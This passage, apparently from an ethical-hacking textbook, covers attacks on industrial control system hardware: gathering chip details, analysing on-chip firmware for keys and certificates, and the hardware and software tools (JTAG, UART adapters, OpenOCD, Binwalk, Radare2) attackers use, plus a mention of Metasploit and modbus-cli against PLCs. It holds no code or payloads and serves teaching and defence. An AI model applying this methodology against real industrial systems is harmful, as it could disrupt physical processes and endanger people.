


GrassMarlin 3.2.0 [New Session]*
File
View
Packet Capture
Tools
Help
10.0.0.0/8 (3 item(s))
192.168.4.0/24 (2 item(s))
192.168.9.0/24 (2 item(s))
Logical Graph
Physical Graph
Sniffles
Watch (1): 10.201.229.6
Broadcom NetXtreme Gigabit Ethernet Driver
Start
Stop
192.168.9.72
192.168.9.255
10.82.217.187
10.201.229.6
192.168.4.11
10.255.255.255
192.168.4.255
Timesta...
Messa
918 MB / 6144 MB

Figure 18.108: Screenshot of GRASSMARLIN



Hacking ICS Hardware

- Attackers use publicly available online sources to gather **details of hardware chips** used in a specific ICS device
- By performing **static and dynamic analysis** of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers **analyze integrated software** inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.gnu.org*)
- OpenOCD (*https://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- OllyDbg (*https://www.ollydbg.de*)
- IDA Pro (*https://hex-rays.com*)

Hardware Tools

- Signal analyser
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.gnu.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *https://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **OllyDbg**

